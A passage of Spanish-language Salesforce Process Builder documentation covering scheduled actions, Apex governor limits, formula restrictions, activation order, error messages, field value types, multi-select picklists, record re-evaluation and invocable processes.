- Para procesos establecidos para ejecutarse cuando se crea o se modifica un registro, las acciones programadas permanecen en la cola solo mientras los criterios para esas acciones sean válidos. Si un registro ya no cumple los criterios, Salesforce elimina las acciones programadas para ese registro de la cola.
- Para los procesos establecidos para ejecutarse cuando se crea un registro, Salesforce nunca vuelve a evaluar el registro con ese proceso. Las acciones programadas permanecen en la cola, incluso si el registro ya no cumple los criterios asociados cuando se ejecutan las acciones programadas.
- Si programa una acción para *0* **Días Antes** de una fecha, guarde el proceso y luego vuelva a abrir el proceso, el programa en el proceso cambia a *0* **Días después** de la fecha. El proceso aún se ejecuta a la hora especificada.
- Si programa una acción para *0* **Días después** de una fecha, puede haber un retraso desde la hora representada por el campo de fecha antes de que se ejecute el grupo de acciones.

## Acciones programadas y transacciones

Al igual que las reglas de flujo de trabajo, las acciones inmediatas en procesos se ejecutan en la misma transacción que la operación que desencadenó el proceso (cuando un usuario crea o modifica un registro). Para obtener detalles acerca de las operaciones incluidas en esa transacción, consulte "Desencadenadores y orden de ejecución" en la *Guía del desarrollador de Apex de Force.com* . Las acciones programadas están incluidas en una transacción separada.

Los grupos de acciones programadas no se realizan de forma independiente. Están agrupadas en un lote único que inicia la realización una hora después de que entra el primer grupo en el lote. El lote también puede incluir entrevistas de flujo que se han reanudado pasado un tiempo específico. Este comportamiento puede provocar que supere sus límites regulados de Apex si cualquier acción en el grupo ejecuta operaciones DML o consultas SOQL. Se utiliza una operación DML cada ver que se crea, se actualiza o se elimina un registro de Salesforce, como cuando un proceso ejecuta una acción "Crear un registro". Se utiliza una consulta SOQL cada vez que Salesforce busca información acerca de un registro existente, como cuando un proceso ejecuta una acción "Actualizar registros". Para obtener detalles sobre los límites regulados de Apex, consulte Límites de procesos en la página 4893.

Si su proceso incluye acciones programadas, asegúrese de que las acciones no realizan más operaciones DML o consultas SOQL que las permitidas por los límites regulados de Apex.

Si la ejecución de un grupo de acciones programadas falla:

- Las acciones programadas de grupos anteriores en esa transacción en lote son correctas.
- Las acciones inmediatas para ese proceso son correctas.
- La ejecución de todas las acciones programadas en ese grupo falla.
- Se prueban los grupos de acciones programadas restantes en ese lote.

Ejemplo: Salesforce procesará un lote de 25 grupos de acciones programadas en la misma transacción. Se pueden utilizar hasta 100 operaciones DML en este lote. Los 22 primeros grupos al completo utilizan cinco (5) operaciones DML y los tres (3) últimos grupos no utilizan ninguna operación DML.

El 21º grupo incumple los límites gobernados de Apex intentando ejecutar las operaciones 101 a 105 para esta transacción. Solo falla la ejecución de este grupo de acciones programadas. Eso significa que los 20 primeros grupos de acciones programadas se ejecutado correctamente y que el 21º grupo de acciones programadas falla. Ninguna de las acciones en el 21º grupo es correcta, no importa qué acción en el grupo incumple el límite. Salesforce intenta más adelante ejecutar los grupos de acciones programadas restantes en el lote. Como el 22º grupo utiliza cinco (5) operaciones DML y la transacción ya utilizó todas sus operaciones DML permitidas, el 22º grupo también falla. Como los tres (3) últimos grupos no utilizan ninguna operación DML, esos grupos se ejecutan correctamente.

## Limitaciones de programación

- Si las acciones están programadas para una hora en el pasado, Salesforce ejecuta ese grupo de acciones programadas en el plazo de una hora.

Por ejemplo, si un proceso está configurado para enviar un mensaje de correo electrónico a un propietario de oportunidad siete días antes de la fecha de cierre y el proceso se ejecuta para una oportunidad con la fecha de cierre establecida para hoy, Salesforce ejecuta las acciones programadas en el plazo de una hora.

**Si las acciones están programadas basándose en la hora actual (por ejemplo, 3 días a partir de ahora):**

- La programación se evalúa basándose en la zona horaria del usuario que creó el proceso.

**Si las acciones están programadas basándose en un valor de campo (por ejemplo, 3 días después de la `Fecha de creación` de un caso):**

- La programación se evalúa basándose en la zona horaria de la organización.
- Si un proceso desactivado aún tiene acciones programadas pendientes y el registro en cuyo campo está basada la programación cambia, Salesforce vuelve a calcular la programación para esas acciones. Cuando se desactiva un proceso, Salesforce ignora todos los demás cambios en registros asociados.
- En todos sus procesos y versiones de flujo, su organización puede tener hasta 20.000 programaciones basadas en un campo y alarmas de horas relacionadas.
- El campo al que se hace referencia no puede ser:
  - Un campo FECHA o FECHA Y HORA que contiene funciones derivadas automáticamente, como *`HOY`* o *`AHORA`*.
  - El campo de fórmula que incluye campos de combinación de objetos relacionados.
- Si cambia el valor de un objeto referenciado y la programación no se ha procesado, Salesforce vuelve a calcular la programación asociada con ese campo.

  Por ejemplo, si un proceso está configurado para enviar un mensaje de correo electrónico a un propietario de oportunidad siete días antes de la fecha de cierre de la oportunidad y la fecha de cierre está establecida para el 20/2/2014, Salesforce procesa la programación el 13/2/2014 y envía el mensaje de correo electrónico. Si luego se actualiza la fecha de cierre al 10/2/2014 y la programación aún no se ha procesado, Salesforce vuelve a calcular la programación y envía el correo electrónico el 3/2/2014. Si Salesforce vuelve a calcular la programación en una fecha en el pasado, Salesforce ejecuta las acciones asociadas en un breve plazo tras guardar el registro.
- Salesforce ignora las programaciones que hacen referencia a valores de campo nulos.
- Si se elimina el registro o el objeto con el que está asociada la programación, la programación no se ejecutará nunca.
- Las siguientes limitaciones se aplican para candidatos convertidos.
  - No puede convertir un candidato si una programación no ejecutada está basada en uno de los campos del candidato.
  - Si `Validación y desencadenadores de conversión de candidatos` está activado, las acciones programadas en candidatos no se ejecutan durante la conversión de candidatos.
  - Si un miembro de campaña basado en un candidato se convierte antes de que finalicen las acciones programadas asociadas con ese registro, Salesforce seguirá ejecutando las acciones programadas.

## Consideraciones de accesibilidad de Process Builder

Process Builder cumple la normativa 508, con una excepción.

Puede cerrar cuadros de diálogo modales utilizando la tecla Esc en su teclado, pero no puede cerrar paneles laterales utilizando la tecla Esc.

Consejo: Puede cambiar el orden de los nodos de criterios en su proceso.

- Para seleccionar nodos de criterios, pulse Espacio.
- Para cambiar el orden de un nodo de criterios, utilice las flechas hacia arriba y hacia abajo.
- Para guardar sus cambios, pulse Espacio.
- Para cancelar, pulse Esc.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Consideraciones sobre conjuntos de cambios y empaquetado de procesos

Tenga en cuenta estas consideraciones cuando implemente procesos.

- La API de metadatos le permite implementar procesos en otra organización. Sin embargo, tenga en cuenta que:
  - Si el proceso ya existe en la organización de destino, debe ser inactivo o no se implementará.
  - Si el proceso no existe en la organización de destino, se implementará con un estado inactivo independientemente de su estado en la organización de origen,
- Si un proceso se implementa en otra organización en un paquete gestionado, solo puede activarlo o desactivarlo. No es posible visualizar ni modificar el proceso.
- Si implementa un proceso a través de la API de metadatos o conjuntos de cambios y el proceso contiene cualquiera de las acciones siguientes, los componentes empaquetables a los que hacen referencia no se incluyen en el paquete o en el conjunto de cambios automáticamente. Para implementar correctamente, agregue manualmente esos componentes a los que se hace referencia en el paquete o en el conjunto de cambios.
  - Apex
  - Alertas de correo electrónico
  - Iniciar un flujo
  - Publicar en Chatter
  - Acciones rápidas
  - Envío para aprobación

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Limitaciones de fórmulas de proceso

Las fórmulas utilizadas como condiciones en un nodo de criterios tienen algunas limitaciones. Si un proceso contiene una fórmula no válida, no puede guardar o activar el proceso.

Todas las fórmulas que se utilizan en un nodo de criterios deben:

- Devolver `verdadero` o `falseo`. Si la fórmula devuelve `verdadero`, se ejecutan las acciones asociadas.
- No incluir más de 3.000 caracteres.
- No incluir una función incompatible.

Consejo: Los paréntesis no se incluyen automáticamente cuando inserta una función. Asegúrese de agregar paréntesis, por ejemplo, `TODAY()`, cuando cree una fórmula.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Funciones no compatibles

Si una fórmula en un proceso utiliza cualquiera de las siguientes funciones, la fórmula devolverá `nulo`.

- GETRECORDIDS
- IMAGE
- INCLUDE
- PARENTGROUPVAL
- PREVGROUPVAL
- REQUIRE SCRIPT
- VLOOKUP

Para obtener una lista completa de operadores y funciones para la creación de fórmulas en Salesforce, consulte Operadores y funciones de fórmula en la página 4783.

Nota:

- Si los criterios de su proceso utilizan una fórmula, no cree una fórmula que evalúa siempre con verdadero, como `2 < 5`.
- ISCHANGED está disponible como función de fórmula y como operador. Cuando se utiliza como una función de fórmula en criterios de proceso, no puede hacer referencia a los campos relacionados de un registro secundario. Por ejemplo, ISCHANGED no se admite cuando se hace referencia a un campo `[Case].Contact.AccountId`, pero puede utilizarse cuando se hace referencia a `[Case].ContactId`.

CONSULTE TAMBIÉN

Sugerencias sobre Trabajo con campos de fórmula de lista de selección y selección múltiple
Consideraciones de opciones avanzadas de Process Builder
Sugerencias sobre Trabajo con campos de fórmula de lista de selección y selección múltiple

## Consideraciones de activación del proceso

Antes de activar un proceso, comprenda cuándo inician los procesos la evaluación de registros.

- Después de activar un proceso, ya no puede modificarlo.
- Salesforce procesa las reglas en el siguiente orden:
  1. Reglas de validación
  2. Reglas de asignación
  3. Reglas de respuesta automática
  4. Procesos y reglas de flujo de trabajo (y sus acciones inmediatas)
  5. Reglas de distribución
- Los procesos se inician automáticamente y no son visibles para el usuario.
- El almacenamiento o la creación de registros puede desencadenar más de un proceso.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**¿Cuándo inician los procesos la evaluación de registros?**

- Los procesos pueden evaluar un registro en cualquier momento que se guarda o se crea un registro. Sin embargo, los procesos creados después de guardar los registros no evalúan esos registros con carácter retroactivo.
- Los procesos puede evaluar registros hasta cinco veces en una sola transacción si otro proceso, otra regla de flujo de trabajo u otras actualizaciones de flujo actualiza el registro en la misma transacción. Consulte Volver a evaluar registros en Process Builder en la página 4907 para obtener más detalles.
- Los procesos se desencadenan cuando un objeto estándar en una relación principal-detalle vuelve a ser principal.
- Los procesos sólo evalúan candidatos convertidos si validación y desencadenadores de conversión de candidatos están activados en su organización.
- Los procesos evalúan cambios realizados en registros mientras se utiliza Connect Offline cuando se sincronizan los usuarios.
- En una actualización por lotes, los procesos solo se volverán a desencadenar en aquellas entidades en las que se produzca un cambio.
- Las siguientes acciones no desencadenan procesos:
  - Reemplazo masivo de valores de las listas de selección
  - Actualización masiva de campos de direcciones
  - Actualización masiva de divisiones
  - Cambio de asignaciones de territorios de cuentas y oportunidades
  - Desactivación de usuarios del portal de autoservicio, el portal de clientes o el portal de socios
  - Conversión de datos de país y estado utilizando la herramienta Convertir
  - Aplicación de cambios en listas de selección de estado y país mediante `AddressSettings` en la API de metadatos

## Mensajes de error de Process Builder

Los mensajes de error o advertencia pueden hacer referencia a un "flujo" en lugar de un "proceso". Estos mensajes aún se aplican a su proceso.

Recuerde estas consideraciones cuando se produzcan errores.

- Si crea o modifica una cuenta personal y su proceso utiliza un valor de campo de cuenta (por ejemplo, `Account.Name igual a Acme`), los usuarios podrían ver este error. "Fallo de la acción Flujo de trabajo en Flujo de desencadenador. El registro no se puede guardar porque no ha podido desencadenar un flujo." Puede desactivar su proceso para evitar este error.
- Un campo de referencia contiene un valor de Id. que señala un registro único en otro objeto. Los errores se producen si no se establece ese valor de Id.. Por ejemplo:
  - Su proceso cuenta con una acción "Publicar en Chatter" con un mensaje que hace referencia a un nombre de cuenta relacionado con un registro de contacto. `Se ha creado un nuevo contacto para la cuenta {![Contact].Account.Name}.` Si el valor de Id. para el campo de referencia de la cuenta en el registro de contacto no está establecido, se produce un error cuando se inicia el proceso.
  - Los criterios de su proceso comprueba si el campo `Nombre` en una cuenta relacionada con un registro de contacto es igual a "Acme" (`[Contact].Account.Name igual a Acme`). Si un usuario crea un registro de contacto (relacionado con una cuenta) sin establecer el valor de Id., se produce un error. En este caso, puede evitar el error agregando una condición de filtro adicional en `[Contact].Account.Name igual a Acme` del siguiente modo: `[Contact].AccountId es nulo falso`.
- Si los criterios de su proceso evalúan un campo de relación de búsqueda y ese valor de campo está vacío, el proceso puede fallar.

  Por ejemplo, su proceso evalúa un campo de relación de búsqueda personalizado que hace referencia al estado de un registro de error personalizado con un caso. Si el campo de estado del error está vacío, el proceso falla y deja de evaluar los campos restantes en el orden enumerado en sus criterios de proceso. El proceso evalúa correctamente el mismo campo de relación de búsqueda si utiliza una fórmula equivalente en sus criterios de proceso. Si sus criterios de proceso no utilizan una fórmula, recomendamos buscar Es nulo cuando haga referencia a campos que se derivan múltiples registros relacionados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Solucionar problemas de procesos

Identificación de errores en Process Builder

Errores recibidos después de que un proceso inicie la evaluación de un registro

# Configuración de valores en Process Builder

Tendrá que establecer valores en todo Process Builder, como por ejemplo, para establecer condiciones en un nodo de criterios, para establecer los campos de un nuevo caso en una acción Crear un registro o para especificar un método de Apex como referencia.

Selector de campo

Utilice el selector de campo para hacer referencia a campos en el registro que inició el proceso o campos en registros relacionados.

Tipos de valores de Process Builder

Cuando se establece un valor para un campo específico, ya sea en el registro que inició el proceso o un registro relacionado, los tipos de valores disponibles se filtran en base al campo que ha seleccionado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Listas de selección múltiple en Process Builder

Process Builder le permite seleccionar varios valores para un campo de lista de selección múltiple.

## Selector de campo


Utilice el selector de campo para hacer referencia a campos en el registro que inició el proceso o campos en registros relacionados.

Para utilizar campos en un registro relacionado, haga clic en un campo con ❯ junto al valor. Por ejemplo, utilice el valor de campo Id. de cuenta en la cuenta del contacto del caso.

EDICIONES


Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




El selector de campos solo muestra los campos compatibles con el parámetro seleccionado.

Si ve un campo varios veces, eso significa que el campo se puede relacionar con varios objetos. Por ejemplo, si creó una cola para casos, el propietario de un caso puede ser un usuario o una cola. `Id. de propietario` es un *campo polimórfico*: un campo que se relaciona con más de un objeto.




Para acceder a un campo en el propietario del caso, seleccione la relación apropiada. Tenga cuidado. Si selecciona **Id. de propietario (Usuario)** y el propietario del registro es actualmente una cola, el proceso falla.

## Tipos de valores de Process Builder

Cuando se establece un valor para un campo específico, ya sea en el registro que inició el proceso o un registro relacionado, los tipos de valores disponibles se filtran en base al campo que ha seleccionado.

Los tipos de valores disponibles son:

- **Divisa**: introduzca manualmente un valor de divisa.
- **Booleano**: seleccione un valor booleano true/false (verdadero/falso).
- **FechaHora** o **Fecha**: introduzca manualmente un valor de fecha/hora o fecha.
- **Fórmula**: cree una expresión de fórmula.
- **Constante global**: seleccione una constante global para establecer un valor a una cadena nula o vacía; por ejemplo, seleccione $GlobalConstant.Null.
- **Id.**: introduzca manualmente un valor de Id. de Salesforce; por ejemplo, *00300000003T2PGAA0*.

  Nota: Si su proceso se basa en un Id. de usuario (por ejemplo, cuando un [Evento].OwnerId es igual a un valor de Id. específico) asegúrese de que el valor del Id. es un Id. de 18 caracteres y no un Id. de 15 caracteres. Puede convertir un Id. de 15 caracteres en uno de 18 caracteres en www.adminbooster.com/tool/15to18.

- **Lista de selección múltiple**: seleccione uno o más valores de lista de selección múltiple.
- **Número**: introduzca manualmente un valor numérico.
- **Lista de selección**: seleccione un valor de lista de selección.
- **Referencia**: seleccione un campo en el registro o en un registro seleccionado.
- **Cadena**: introduzca manualmente un valor de cadena.

Nota: Estos valores de contantes globales no se admiten con el operador "es nulo".

- *$GlobalConstant.Null*
- *$GlobalConstant.EmptyString*

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Listas de selección múltiple en Process Builder

Process Builder le permite seleccionar varios valores para un campo de lista de selección múltiple.

Por ejemplo, establezca valores múltiples para el campo `País` de un registro de empresa que opera en Irlanda, Reino Unido y Francia.

Puede utilizar listas de selección múltiple en:


- Fórmulas
- Criterios de procesos
- Acciones Crear un registro
- Acciones rápidas
- Acciones Actualizar registros

En los criterios de procesos, establezca valores múltiples creando una condición para cada valor de lista de selección múltiple. Por ejemplo, si su proceso comprueba si se realizaron cambios en las ubicaciones de oficinas de una cuenta, haga referencia a valores múltiples seleccionando el mismo campo para cada valor de lista de selección múltiple.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience


Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Consulte Sugerencias sobre Trabajo con campos de fórmula de lista de selección y selección múltiple para obtener más información.

Cuando hace referencia a un campo de una lista de selección múltiple en una acción, introduzca valores haciendo clic en **Seleccionar valores…**

Agregue o elimine valores arrastrándolos entre las columnas Disponible (**1**) y Seleccionada (**2**).




Tenga estas consideraciones en cuenta cuando utilice operadores con listas de selección múltiple.

- Puede utilizar el operador Es igual a si selecciona únicamente un valor de un campo de lista de selección múltiple.
- Si utiliza el operador Es igual a con valores múltiples de lista de selección múltiple y selecciona la opción **Se han cumplido cualquiera de las condiciones (OR)**, la condición coincide únicamente con un valor. Por ejemplo, si su proceso comprueba si un campo Región es igual a Oeste o Este, la condición evalúa en verdadero cuando el valor es Oeste o cuando el valor es Este, pero no evaluará en verdadero cuando Oeste y Este sean valores seleccionados.
- Si utiliza **Contiene** y **O** para evaluar valores múltiples de lista de selección múltiple, la condición evalúa en verdadero en valores múltiples. Por ejemplo, si su proceso comprueba si un campo `Región` contiene Oeste o Este, la condición evalúa en verdadero cuando un campo `Región` contiene Oeste y Este o cuando un campo `Región` contiene los valores Oeste o Este.

# Configuración de opciones avanzadas en Process Builder

Process Builder le permite seleccionar algunas opciones avanzadas para ejecutar acciones en sus procesos.

Seleccione estas opciones ampliando el área **Avanzado** del panel lateral cuando:

- Agregue objetos a su proceso no invocable
- Agregue criterios a su proceso

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Consideraciones de opciones avanzadas de Process Builder

Recuerde estas consideraciones cuando seleccione opciones avanzadas.

### Volver a evaluar registros en Process Builder

Cuando agrega objetos a su proceso, puede elegir evaluar un registro múltiples veces en una única transacción.

### Anidar procesos en Process Builder

Los *procesos invocables* le permiten modularizar secciones de sus procesos y agregarles más lógica. Un *proceso invocable* es un proceso que se inicia cuando otro proceso lo invoca. Si un proceso es invocable o no está controlado por `El proceso se inicia cuando` en las propiedades del proceso.

### Evitar acciones no deseadas en procesos

Cuando agrega criterios a su proceso, puede elegir ejecutar acciones únicamente cuando cambian criterios especificados.

## Consideraciones de opciones avanzadas de Process Builder

Recuerde estas consideraciones cuando seleccione opciones avanzadas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Evite la creación de un bucle infinito cuando permita que su proceso vuelva a evaluar registros. Por ejemplo, si su proceso comprueba si una descripción de cuenta cambia y luego actualiza una descripción de cuenta y crea una publicación de Chatter cada vez que se crea o se modifica un registro de cuenta, el proceso evaluará y desencadenará acciones que dan como resultado seis publicaciones de Chatter.
- Si elige evaluar un registro varias veces en una sola transacción cuando especifica un objeto para su proceso, recomendamos no establecer ninguno de sus criterios como Sin criterios, solo ejecutar las acciones.
- Recomendamos que no utilice las opciones avanzadas si su proceso utiliza las funciones de fórmula ISCHANGED, ISNEW o PRIORVALUE. Si utiliza esta opciones, tenga estas consideraciones en cuenta.
  - Cuando se crea un registro por primera vez, ISNEW evalúa con verdadero durante toda una transacción del proceso. Si su proceso utiliza la función de fórmula ISNEW y vuelve a evaluar un registro varias veces en una única transacción, el proceso puede ejecutar acciones varias veces.

    Por ejemplo, su proceso comprueba si se crea o se actualiza una cuenta.

    1. Cuando ISNEW evalúa con verdadero, el proceso actualiza los ingresos anuales de la cuenta y publica en Chatter.
    2. Cuando el proceso actualiza los ingresos anuales de la cuenta, el proceso luego vuelve a evaluar el registro (hasta cinco veces adicionales) porque se modificó el registro.

    Cada vez que se evalúan criterios, ISNEW evalúa con verdadero. El resultado es seis publicaciones de Chatter. Este ejemplo es verdadero únicamente si el proceso se desencadena debido a que se crea un registro de cuenta.

- Cuando se crea un registro, PRIORVALUE devuelve el valor actual como el valor anterior. Cuando se actualiza un registro, PRIORVALUE devuelve el valor del campo que se estableció inmediatamente antes de iniciarse la transacción. Si su proceso utiliza la función de fórmula PRIORVALUE y vuelve a evaluar un registro varias veces en una única transacción, el proceso puede ejecutar acciones varias veces. Si su proceso vuelve a evaluar un registro varias veces en una única transacción y ejecuta acciones solo cuando cambian los criterios especificados, el valor anterior devuelve los valores que había antes de guardar el registro.

  Por ejemplo, su proceso comprueba si se crea o se actualiza una cuenta.

  1. Cuando `PRIORVALUE([Account].Type) = 'Prospect'` evalúa con verdadero, el proceso actualiza los ingresos anuales de la cuenta y publica en Chatter.
  2. Cuando se crea una cuenta con `Prospect` como tipo de cuenta, los criterios siempre son verdaderos hasta la finalización de la transacción del proceso.
  3. Si se cambia el proceso para actualizar el tipo de cuenta a `Other` cuando los criterios son verdaderos, entonces una cuenta creada con `Prospect` como tipo de cuenta, la fórmula `PRIORVALUE([Account].Type) = 'Prospect'` será verdadera hasta la finalización de la transacción del proceso.

  Cada vez que se vuelva a evaluar un registro, el valor anterior del tipo de cuenta es Prospect. El resultado es seis publicaciones de Chatter.

- ISCHANGED siempre evalúa con falso cuando se crea un registro por primera vez.

  Por ejemplo, su proceso comprueba si cambia una descripción de cuenta: `ISCHANGED([Account].Description)` y el proceso también vuelve e evaluar registros varias veces en una única transacción. Si se crea una cuenta por primera vez con un valor de descripción en blanco y otro proceso actualiza la descripción de la cuenta en la misma transacción, ISCHANGED evalúa con verdadero cada vez que se vuelve a evaluar el registro, ya que compara el valor de descripción de la cuenta cuando se creó el registro por primera vez (un valor en blanco) con cualquier conjunto para el valor actual.

  Digamos que este mismo proceso crea una publicación de Chatter cada vez que ISCHANGED([Account].Description) se evalúa con verdadero. Este proceso crearía un bucle recurrente que daría como resultado seis publicaciones de Chatter porque ISCHANGED evalúa con verdadero durante toda la transacción.

## Volver a evaluar registros en Process Builder

Cuando agrega objetos a su proceso, puede elegir evaluar un registro múltiples veces en una única transacción.

Es como utilizar una rotonda en vez de una intersección de cuatro vías para controlar el tráfico. En vez de detenerse y esperar transacciones separadas, volver a evaluar de los registros ayuda su tráfico de negocios a fluir un poco más libremente.

Si selecciona esta opción, el proceso puede evaluar el mismo registro hasta cinco veces adicionales en una sola transacción. Podría volver a evaluar el registro porque un proceso, una regla de flujo de trabajo o un flujo actualizó el registro en la misma transacción. Cuando se vuelve a evaluar un registro, el proceso utiliza los valores más recientes para ese registro.

Por ejemplo, su proceso de revisión de ventas incluye múltiples pasos, aprobaciones, notificaciones y campos que necesitan ser actualizados. Algunos de esos cambios podrían ser parte de su proceso o pueden ser gestionados por otras reglas de flujo de trabajo o flujos en su organización. Si permite a Process Builder volver a evaluar un registro varias veces en una sola transacción, puede gestionar y evaluar todos esos cambios (incluso cambios desde otros proceso) en una sola transacción en su proceso.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Consideraciones de opciones avanzadas de Process Builder

## Anidar procesos en Process Builder

Los *procesos invocables* le permiten modularizar secciones de sus procesos y agregarles más lógica. Un *proceso invocable* es un proceso que se inicia cuando otro proceso lo invoca. Si un proceso es invocable o no está controlado por `El proceso se inicia cuando` en las propiedades del proceso.

Para invocar un proceso desde otro proceso, configura una acción "Procesos". Esa configuración incluye trasladar un registro al proceso invocable. Así es como el proceso sabe con qué registro comenzar. Como el registro se traslada de un proceso a otro, el proceso invocable recibe una versión concreta de ese registro. Esa versión varía, dependiendo de cuándo se ejecuta la acción "Procesos".

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Acción inmediata**

Cuando invoca un proceso a través de una acción inmediata, el proceso recibe los valores incluidos en el registro cuando se inicia el proceso de nivel superior.

Ejemplo: El Proceso 1 recibe una cuenta y luego invoca el Proceso 2 basándose en esa cuenta. El Proceso 2 recibe la versión de la cuenta cuando se inicia Proceso 1.

**Acción programada**

Cuando invoca un proceso a través de una acción programada, el proceso recibe los últimos valores para el registro.

Ejemplo: El Proceso 1 actualiza una cuenta y, 15 minutos más tarde, invoca el Proceso 2 basándose en esa cuenta. Proceso 2 recibe la última versión de la cuenta desde la base de datos.

### ¿Cuándo debo crear un proceso invocable?

¿Se ve creando exactamente las mismas acciones para múltiples grupos de acción? Configure esas acciones una vez en un proceso invocable y luego invoque ese proceso desde todos los grupos de acción relevantes. Más tarde, para actualizar esas acciones, actualice el proceso invocable. Todos los demás procesos luego utilizan las acciones actualizadas.

Otro excelente escenario para procesos invocables: anidamiento de lógica sencilla. Los procesos se gestionan con declaraciones "if/then" sencillas. ¿Pero qué sucede si necesita anidar algunas de esas declaraciones? En lugar de tener que crear un flujo o escribir un código, cree el segundo nivel de lógica en otro proceso. Invoque el segundo proceso desde el primero, y ¡voilà!

Ejemplo: Supongamos que gestiona toda su gestión de caso en un solo proceso. Pero necesita tratar casos distribuidos para cuentas de altos ingresos de forma diferente a los casos distribuidos para cuentas regulares. Si el caso se distribuye por una cuenta cuya fecha de renovación es inferior a dentro de un mes, notifique al propietario de la cuenta, el gestor regional o el Vicepresidente de esa región. Si el caso se distribuye por una cuenta cuya fecha de renovación es superior a dentro de un mes, notifique solo al propietario de la cuenta y el gestor regional.

Para ello, cree un proceso invocable. Denominémoslo "Casos distribuidos". El proceso funciona en el objeto Caso y tiene dos nodos de criterios.

- El primer nodo de criterios evalúa si la fecha de renovación de la cuenta asociada es inferior a dentro de un mes. Cuando un caso cumple ese criterio, el proceso publica en las noticias en tiempo real de la cuenta con un vínculo al caso y menciona al propietario, el gestor regional y el Vicepresidente regional de la cuenta.
- El segundo nodo de criterios no tiene criterios. Si un caso no cumple los criterios del primer nodo, el proceso realiza la misma acción, excepto que no menciona al Vicepresidente regional.

Ahora vuelva al proceso que automatiza la gestión de su caso. Ya tiene un nodo de criterios que comprueba si se distribuyó el caso. Agregue una acción "Procesos" al grupo de acción de ese criterio y configure la acción para invocar el proceso "Casos distribuidos".

## Evitar acciones no deseadas en procesos

